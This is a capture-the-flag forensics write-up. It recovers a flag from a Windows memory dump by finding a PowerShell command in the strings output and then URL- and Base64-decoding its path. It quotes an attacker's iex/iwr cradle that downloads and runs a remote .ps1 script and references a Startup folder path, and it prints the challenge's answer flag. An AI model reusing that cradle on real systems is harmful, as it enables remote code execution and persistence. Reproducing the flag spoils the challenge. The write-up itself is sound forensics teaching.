Hack The Box · Forensics · Easy
Export
Analyze a Windows memory dump, identify a suspicious PowerShell download command, URL-decode the payload path, and recover the flag from Base64.
Challenge details


Memory analysis
Download and unzip the challenge file. The supplied memory image is:
WIN-LQS146OE2S1-20201027-142607.rawIf the attacker created or exfiltrated a memory dump, a web-based command such as Invoke-WebRequest or wget may appear in memory. Search printable strings for HTTP activity:
strings WIN-LQS146OE2S1-20201027-142607.raw | grep httpNear the end of the output, an HTTP request with an output path appears:
iex(iwr "http%3A%2F%2Fbit.ly%2FSFRCe1cxTmQwd3NfZjByM05zMUNTXzNIP30%3D.ps1") Menu\Programs\Startup\3usy12fv.ps1
Decode the URL
URL-decoding the encoded path produces the following shortened URL:
http://bit.ly/SFRCe1cxTmQwd3NfZjByM05zMUNTXzNIP30=.ps1
Recover the flag
Decode the filename portion, without the .ps1 extension, as Base64. The decoded value reveals the challenge flag:
HTB{W1Nd0ws_f0r3Ns1CS_3H?}